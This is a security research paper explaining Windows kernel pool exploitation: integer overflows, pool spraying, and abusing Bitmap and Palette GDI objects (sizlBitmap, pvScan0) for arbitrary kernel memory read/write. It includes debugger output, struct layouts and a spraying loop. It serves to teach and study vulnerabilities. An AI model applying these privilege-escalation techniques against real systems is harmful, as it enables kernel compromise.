

**SENSEPOST**

Research

## Demystifying Kernel Exploitation by Abusing GDI Objects

Saif El-Sherei  
[saif@sensepost.com](mailto:saif@sensepost.com)



## Introduction

In this paper, we will discuss integer overflows that lead to Kernel Pool memory corruption. We will go through discovery, triggering, and exploiting the identified issues, by abusing two GDI objects, the bitmap and palette objects. The concepts presented in this paper represent how I understood and tackled them, they might not be very scientific in that sense.

## Standing on the Shoulders of Giants

- Nicolas Economou Economonu and Diego Juarez Juarez Abusing GDI for ring 0: <https://www.coresecurity.com/blog/abusing-gdi-for-ring0-exploit-primitives>
- 360 Vulcan: [https://cansecwest.com/slides/2017/CSW2017\\_PengQiu-ShefangZhong\\_win32k\\_dark\\_composition.pdf](https://cansecwest.com/slides/2017/CSW2017_PengQiu-ShefangZhong_win32k_dark_composition.pdf)
- K33n team: <https://www.slideshare.net/PeterHlavaty/windows-kernel-exploitation-this-time-font-hunt-you-down-in-4-bytes>
- J00ru, Halvar Flake, Tarjei Mandt, Halsten, Alex Ionescu, Nikita Terankov and many others.

## The Setup

- IDA Pro.
- Zynamics BinDiff.
- VirtualKD (much love).
- WinDbg
- GDIObjDump WinDbg Extension
- VmWare Workstation:
  - Windows 8.1 x64.
  - Windows 7 SPI x86.



## WinDbg Pool Analysis Tips

### !poolused

This command can be used to view the pool usage of a certain Pool tag or for a certain Pool type.

```
1: kd> !poolused 0x8 Gh?4

*** CacheSize too low - increasing to 102 MB
Max cache size is      : 107343872 bytes (0x1997c KB)
Total memory in cache  : 17864 bytes (0x12 KB)
Number of regions cached: 57
667 full reads broken into 680 partial reads
  counts: 618 cached/62 uncached, 90.88% cached
  bytes  : 27300 cached/14200 uncached, 65.78% cached
** Transition PTEs are implicitly decoded
** Prototype PTEs are implicitly decoded

Sorting by Session Tag

Tag      Allocs  NonPaged  Used    Allocs  Paged    Used
Gh04      0         0         0      5001    15040544 GDITAG_HMGR_RGN_TYPE , Bine
TOTAL      0         0         0      5001    15040544
```

### !poolfind

This command is used to find all locations of allocated objects of the specified Pool tag.

```
1: kd> !poolfind Gh?4 -session

Scanning large pool allocation table for tag 0x343f6847 (Gh?4) (ffffe001d5d4b000

Searching session paged pool (fffff90140000000 : fffff9213fffffff) for tag 0x343f

fffff90140972010 : tag Gh04, size 0xbb0, Paged session pool
fffff90140974010 : tag Gh04, size 0xbb0, Paged session pool
fffff90140978010 : tag Gh04, size 0xbb0, Paged session pool
fffff9014097c010 : tag Gh04, size 0xbb0, Paged session pool
fffff9014097e010 : tag Gh04, size 0xbb0, Paged session pool
fffff90140980010 : tag Gh04, size 0xbb0, Paged session pool
fffff90140982010 : tag Gh04, size 0xbb0, Paged session pool
fffff90140984010 : tag Gh04, size 0xbb0, Paged session pool
fffff90140986010 : tag Gh04, size 0xbb0, Paged session pool
fffff90140988010 : tag Gh04, size 0xbb0, Paged session pool
fffff9014098a010 : tag Gh04, size 0xbb0, Paged session pool
fffff9014098c010 : tag Gh04, size 0xbb0, Paged session pool
fffff9014098e010 : tag Gh04, size 0xbb0, Paged session pool
fffff90140990010 : tag Gh04, size 0xbb0, Paged session pool
fffff90140992010 : tag Gh04, size 0xbb0, Paged session pool
fffff90140994010 : tag Gh04, size 0xbb0, Paged session pool
fffff90140996010 : tag Gh04, size 0xbb0, Paged session pool
fffff90140998010 : tag Gh04, size 0xbb0, Paged session pool
fffff9014099a010 : tag Gh04, size 0xbb0, Paged session pool
fffff9014099c010 : tag Gh04, size 0xbb0, Paged session pool
fffff9014099e010 : tag Gh04, size 0xbb0, Paged session pool
fffff901409a0010 : tag Gh04, size 0xbb0, Paged session pool
fffff901409a2010 : tag Gh04, size 0xbb0, Paged session pool
fffff901409a4010 : tag Gh04, size 0xbb0, Paged session pool
fffff901409a6010 : tag Gh04, size 0xbb0, Paged session pool
```

**!pool**

This command is used to view the Pool page where the specified address is located in.

```
ffff901425fd010 : tag Gh04, size      0xbb0, Paged session pool
ffff901425fe010 : tag Gh04, size      0xbb0, Paged session pool
ffff901425ff010 : tag Gh04, size      0xbb0, Paged session pool

...terminating - searched pool to fffff90143693000
1: kd> !pool fffff901425ff010
Pool page fffff901425ff010 region is Paged session pool
*ffff901425ff000 size:  bc0 previous size:    0 (Allocated) *Gh04
    Pooltag Gh04 : GDITAG_HMGR_RGN_TYPE, Binary : win32k.sys
    fffff901425ffbc0 size:  440 previous size:  bc0 (Free)      ....
```



## Kernel Pool

### Kernel Pool Types

The kernel Pool is a sort of Heap memory that is used by the kernel, and it has many types [1], the most used are:

- Desktop Heap: primarily used for Desktop objects like Windows, Classes, Menus, and so on.
  - Allocation Functions: RtlAllocateHeap(), DesktopAlloc().
  - Free Function: RtlFreeHeap().
- Non-Paged Pool: Objects allocated to this pool, have their virtual addresses mapped to physical pages on the system, some of the objects allocated in the Non-Paged Session Pool are related to system objects, like semaphores, Event objects, etc.
- Paged Session Pool: This Pool type is the one we will be focused on in this paper; Objects allocated to this pool might not have their virtual addresses mapped to physical memory, and objects that are stored there don't always have to be available in memory for normal Kernel operations, and can be only valid for the current execution session, like GDI and some User objects.
  - For Both the Non-Paged and Paged Pool allocations the ExAllocatePoolWithTag() Function is used for allocations, with the 1<sup>st</sup> argument set to the Pool type if 0x21 then allocate the object to Paged Session Pool, if 0x29; then the object is Allocated to the Non-Paged Pool.
  - The function ExFreePoolWithTag() and ExFreePool() are used to Free Pool memory.

### Kernel Pool Allocations Dynamics

Looking at Win32AllocPool function we can see how the kernel allocates objects to the Pages Session Pool type 0x21.

```
; Attributes: bp-based frame

; int __stdcall Win32AllocPool(SIZE_T NumberOfBytes, ULONG Tag)
_Win32AllocPool@8 proc near

    NumberOfBytes= dword ptr 8
    Tag= dword ptr 0Ch

    mov     edi, edi
    push    ebp
    mov     ebp, esp
    push    [ebp+Tag]          ; Tag
    push    [ebp+NumberOfBytes] ; NumberOfBytes
    push    21h                ; PoolType
    call    ds:__imp__ExAllocatePoolWithTag@12 ; ExAllocatePoolWithTag(x,x,x)
    pop     ebp
    retn    8
_Win32AllocPool@8 endp
```



The next thing to know about Kernel Pool is that its memory is separated into 0x1000 byte Pages. The first allocation to that page would result in the chunk being allocated at the beginning of the page, subsequent allocations would be allocated from the end of the page, in most pool allocation behaviour.



In x64 bits systems, the kernel Pool Header is of size 0x10, and size 0x8 for x86 ones [2]. During tests, it was noticed that requested kernel objects allocation below a certain size gets allocated to the Look aside list using a fixed size structure, however the focus will be on normal kernel Pool allocations.

x64 Pool Header: size 0x10  
kd> dt nt!\_POOL\_HEADER  
+0x000 PreviousSize : Pos 0, 8 Bits  
+0x000 PoolIndex : Pos 8, 8 Bits  
+0x000 BlockSize : Pos 16, 8 Bits  
+0x000 PoolType : Pos 24, 8 Bits  
+0x004 PoolTag : Uint4b  
+0x008 ProcessBilled : Ptr64,\_EPROCESS

x86 Pool Header: size 0x8  
kd> dt nt!\_POOL\_HEADER  
+0x000 PreviousSize : Pos 0, 9 Bits  
+0x000 PoolIndex : Pos 9, 7 Bits  
+0x002 BlockSize : Pos 0, 9 Bits  
+0x002 PoolType : Pos 9, 7 Bits  
+0x004 PoolTag : Uint4b

### Pool spraying / Feng shui

The idea behind Pool spraying / feng shui, is to get the Pool memory in a deterministic state. This, is done using a series of allocations and deallocations, to create memory holes the same size as the vulnerable object where it will be allocated in a memory location adjacent to objects under our control that can be later abused.


If the vulnerable object is not freed within the vulnerable function execution, the memory holes can be anywhere in the Pool page, however, if the object gets freed at the end of execution, like the two case-studies presented in this paper, then the approach would be to allocate the vulnerable object at the end of the Pool page, so the next chunk header won't be available, and the free call at the end of the vulnerable function won't trigger a BSOD with a BAD POOL HEADER.




## Forcing Object Allocation at End of Pool Page

Let's assume that the vulnerable object is of size 0x40 including the Pool header, the first allocated chunk to the page will have to be of the size  $0x1000 - 0x40 = 0xFC0$  including the Pool Header.

Session Pool Pages  
First chunk Allocations of size 0xFC0



Session Pool Pages  
Next chunk Allocations of size 0x40



Next Allocate the 0x40 bytes left in the Pool pages.



Session Pool Pages  
Next chunk Allocations of size 0x40



If the overflow requires the object that will be abused, to be at a certain offset from the overflowed object.


Session Pool Pages  
Next chunk1 Allocations of size 0x7F0 that's only in case the overflow offset needs padding






#### Session Pool Pages

Next chunk2 Allocations of size 0x7D0 that's only in case the overflow offset needs padding



#### Session Pool Pages

Free 0x40 size objects to create a 0x40 memory hole at the end of Pool Page





#### Session Pool Pages

Allocate the vulnerable object, which will probably fall into one of the created memory holes.



0x1000 page size



## Pool Corruption

Pool corruption can happen for many reasons, use-after-free, linear Pool overflows, Pool Out-of-bounds writes, and so on.

### Unsigned Integer Overflows

Unsigned Integer Overflows is the result of unchecked calculations using a controlled integer that will wrap the result around `MAX_UINT` (`0xFFFFFFFF`) to a small value depending on the calculation, resulting in a smaller number than intended, which can have diverse effects depending on how the overflowed value is used.

To have a better understanding of what actually happens in an unsigned integer overflow:

Assume the system is x86 so `UINT` sizes are 4 bytes (32 bits), the value `0x80` is added to the supplied integer:

```
0xFFFFFFFF80 + 0x81 = 00000001 ??
```

The above calculations will result in `0x1` on x86 bit systems, and in some cases on x64 bit systems, the actual result of the calculation is `0x100000001`, which is larger than the 4 bytes which represents the size of `UINT` on x86 operating systems, so it gets truncated to 4 bytes omitting the most significant byte resulting in `0x1`.

#### X86 Integer Overflow

`0xFFFFFFFF80 + 0x81 = 0x00000001 ?????`

Actually

`= 0x0100000001`

> 32-bit wide register(4 Bytes)

Integer  
truncated

Most Significant  
Byte Ignored(0x01)

`= 0x1`

During testing on x64 based systems, it would be very hard to find a clean x64-bit integer overflow since it requires very large numbers, although the concept still applies. However, many of the vulnerable functions like the one presented later, would actually cast this value to a 32-bit register before use, which results in integer truncation to 32-bit as explained above.



Consider what would happen in a function that:

1. Accepts an integer as an argument and does some calculations on it;
2. Those calculations, result in an integer overflow
3. Later, the function supplies the resulted small integer value to a memory allocation function;
4. It then uses the original large integer to:
  - a. copy data to the newly allocated buffer (linear overflow), or
  - b. tries to write to an offset that it expects to be within the allocation bounds (OOB write).


These will be the two types of integer overflows covered in this paper.

## Linear Overflow

Linear overflow happens when data is copied to an object without bounds checking, using memory copying loops or functions. This can be due to several reasons. For example, an overflowed small size is passed to the allocation function, and the memory copying function uses the original large size to copy data to the allocated memory location, or when an object gets allocated using a fixed size, and the memory copying loop or function uses a user supplied size without verification.

### Linear Overflow

```
1- oObject = ExAllocatePoolWithTag(overflow_size); 1- oObject = ExAllocatePoolWithTag(Fixed_size);
2- memcpy(oObject, dAddress, original_size);      2- memcpy(oObject, dAddress, UserControl_size);
```



## Out-Of-Bounds(OOB) Write


In case of OOB write, the application will first allocate an object that is expected to have a fixed size or a size larger than a certain value; however, if the size passed to the allocation function suffers from an integer overflow, the size can be wrapped to a very small value.

Later, the application tries to write/read to and index that is expected to be part of the allocated object, but since the allocation size was overflowed, the resultant object is much smaller than expected, which leads to OOB write/read.



## Out-Of-Bounds Write

```
1- oObject = ExAllocatePoolWithTag(overflow_size);  
2- oObject[idx > overflow_size] = 0x5A1F5A1F
```



## Abusing GDI Objects for ring0 Exploit Primitives

Usually in exploit development, objects corrupted by the 1<sup>st</sup> stage memory corruption can be used to gain a 2<sup>nd</sup> stage memory corruption primitive. These objects usually have certain members that allow such abuse, such as a member that specifies or influences the object or the object's data size. Thus, allowing relative memory read/write, and can be enough in some cases to completely exploit a bug. However, if the object has another member, a pointer that points to the object data, it will transform the memory corruption primitive into arbitrary memory read/write and will greatly ease the exploitation journey. That is why this technique is usually exploited using two objects, one (manager) will be used to set the data pointer for the second (usually adjacent) object (worker) to gain arbitrary read/write (Game Over).

In case of the Windows kernel, GDI objects can be used to achieve such primitive, specifically Bitmap objects, which was disclosed to my knowledge by k33n team [3], and detailed heavily by Nicolas Economou and Diego Juarez in the Abusing GDI objects for ring0 primitives articles and talk [4].


I was lucky enough to discover another GDI object that can be abused in the same way, the Palette object. To my knowledge relative kernel memory read/write was referred to in two slides of the 360 Vulcan team talk Win32k Dark Composition [10], but further investigation while trying to exploit MS17-017 on x64 bit systems resulted in the finding; this being that the Palette object can also be used to gain arbitrary kernel memory read/write as well, which makes it as powerful as the Bitmap abuse technique.




## Relative Memory Read/Write

Relative memory read/write, is when an exploit primitive allows us to read/write relative to the location of a certain memory address, and in this case, object pointers. This is achieved by corrupting the GDI object to increase its size, which is usually the first step after the bug is triggered into gaining full arbitrary kernel memory read/write.

Relative Memory Read/Write



Relative Memory Read/Write






## Arbitrary Memory Read/Write

Arbitrary memory read/write in general, is when an object has a member that is a pointer to the objects data (data pointer). If this pointer was to be corrupted or altered, whenever a function that is used for reading/writing of the objects data is called, it will try to read/write from the altered pointer, giving a powerful exploitation primitive to read/write to/from anywhere in memory.

To explain further consider the manager/worker approach. Object A (Manager) whose size was extended, is now able to read/write past the data limit. Reaching Object B (Worker) data pointer \*Data, by reading the contiguous memory from Object A data until Object B \*Data and replacing the offset of Object B data pointer, with a leaked or calculated address. Then when the exploit reads/writes to Object B data, it will do so, to a pointer under the attacker control.

Arbitrary Memory Read/Write





## SURFobj - Bitmaps Objects

Bitmap objects are represented in kernel memory by Pool tag Gh?5, Gla5 and type \_SURFobj. The structure is documented at msdn [5], ReactOS 32-bit version [6], Diego Juarez's blog post for x64 bit version[7]. This is the technique that will be used to exploit MS16-098, later in the paper, and to my knowledge first disclosed by k33n Team [3] and later heavily analysed and detailed by Diego Juarez in his blog post[7], and talk[4] with Nicolas Economou both back in 2015.

### SURFobj structures

The most interesting members of the SURFobj object are the sizlBitmap, which represent a SIZEL structure specifying the width and height of the bitmap. pvScan0 and pvBits are pointers to the bitmap bits. Depending on the bitmap type, one of those pointers will be used. The bitmap bits are usually located in memory after the SURFobj.

### SURFobj

```
typedef struct _SURFobj
{
    DHSURF dhsurf;           // 0x000
    HSURF hsurf;             // 0x004
    DHPDEV dhpdev;           // 0x008
    HDEV hdev;               // 0x00c
    SIZEL sizlBitmap;        // 0x010
    ULONG cjBits;            // 0x018
    PVOID pvBits;            // 0x01c
    PVOID pvScan0;           // 0x020
    LONG lDelta;             // 0x024
    ULONG iUniq;             // 0x028
    ULONG iBitmapFormat;     // 0x02c
    USHORT iType;            // 0x030
    USHORT fjBitmap;         // 0x032
    // size                  0x034
} SURFobj, *PSURFobj;
```

```
typedef struct {
    ULONG64 dhsurf; // 0x00
    ULONG64 hsurf; // 0x08
    ULONG64 dhpdev; // 0x10
    ULONG64 hdev; // 0x18
    SIZEL sizlBitmap; // 0x20
    ULONG64 cjBits; // 0x28
    ULONG64 pvBits; // 0x30
    ULONG64 pvScan0; // 0x38
    ULONG32 lDelta; // 0x40
    ULONG32 iUniq; // 0x44
    ULONG32 iBitmapFormat; // 0x48
    USHORT iType; // 0x4C
    USHORT fjBitmap; // 0x4E
} SURFobj64; // sizeof = 0x50
```



## Allocation

CreateBitmap function is used to allocate Bitmap objects, as defined below.

```
HBITMAP CreateBitmap(  
    _In_      int  nWidth,  
    _In_      int  nHeight,  
    _In_      UINT cPlanes,  
    _In_      UINT cBitsPerPel,  
    _In_ const VOID *lpvBits  
);
```

### Parameters

*nWidth* [in]

The bitmap width, in pixels.

*nHeight* [in]

The bitmap height, in pixels.

*cPlanes* [in]

The number of color planes used by the device.

*cBitsPerPel* [in]

The number of bits required to identify the color of a single pixel.

*lpvBits* [in]

A pointer to an array of color data used to set the colors in a rectangle of pixels. Each scan line in the rectangle must be word aligned (scan lines that are not word aligned must be padded with zeros). If this parameter is **NULL**, the contents of the new bitmap is undefined.

Allocate 2000 bitmap objects:

```
for (int y = 0; y < 2000; y++) {  
    HBITMAP bmp = CreateBitmap(0x3A3, 1, 1, 32, NULL);}
```

## Free

DeleteObject function can be used to free Bitmap objects.

DeleteObject(HBITMAP);

```
BOOL DeleteObject(  
    _In_ HGDIOBJ hObject  
);
```

### Parameters

*hObject* [in]

A handle to a logical pen, brush, font, bitmap, region, or palette.



## Read Memory Function

The `GetBitmapBits` function can be used to read bitmap supplied count bytes (`cBytes`) from the location pointed to by `pvScan0/pvBits` depending on the bitmap type, where `cBytes` is less than (`sizlBitmap.Width * sizlBitmap.Height * BitsPerPixel`).

```
LONG GetBitmapBits(  
    _In_   HBITMAP hbm,  
    _In_   LONG    cbBuffer,  
    _Out_  LPVOID   lpvBits  
);
```

### Parameters

*hbm* [in]

A handle to the device-dependent bitmap.

*cbBuffer* [in]

The number of bytes to copy from the bitmap into the buffer.

*lpvBits* [out]

A pointer to a buffer to receive the bitmap bits. The bits are stored as an array of byte values.

## Write Memory Function

The `SetBitmapBits` function, will be used to write bitmap supplied count bytes (`cBytes`) from the location pointed to by `pvScan0/pvBits` depending on the bitmap type, where `cBytes` is less than (`sizlBitmap.Width * sizlBitmap.Height * BitsPerPixel`).

```
LONG SetBitmapBits(  
    _In_   HBITMAP hbm,  
    _In_   DWORD   cBytes,  
    _In_   const VOID *lpBits  
);
```

### Parameters

*hbm* [in]

A handle to the bitmap to be set. This must be a compatible bitmap (DDB).

*cBytes* [in]

The number of bytes pointed to by the *lpBits* parameter.

*lpBits* [in]

A pointer to an array of bytes that contain color data for the specified bitmap.



### Relative Memory Read/Write sizlBitmap

The sizlBitmap member specifies a SIZEL structure that contains the width and height, in pixels, of the surface. The SIZEL structure is identical to the SIZE structure.

```
typedef struct tagSIZE {  
    LONG cx;  
    LONG cy;  
} SIZE, *PSIZE, *LPSIZE;
```

All further bitmap operations, like reading/setting the bitmap bits, depend on sizlBitmap to calculate the size of the bitmap, and perform this operation based on this size.

Size = Width \* Height \* BitsPerPixel

### Arbitrary Read/Write pvScan0/pvBits

pvScan0 is a pointer to the first scan line of the bitmap. If the bitmap format is BMF\_JPEG or BMF\_PNG, this member is NULL, and pvBits is used as the pointer to the bitmap data.

Basically, this pointer is used when trying to get/set the bitmap data, depending on the type it can be either pvScan0 or pvBits.

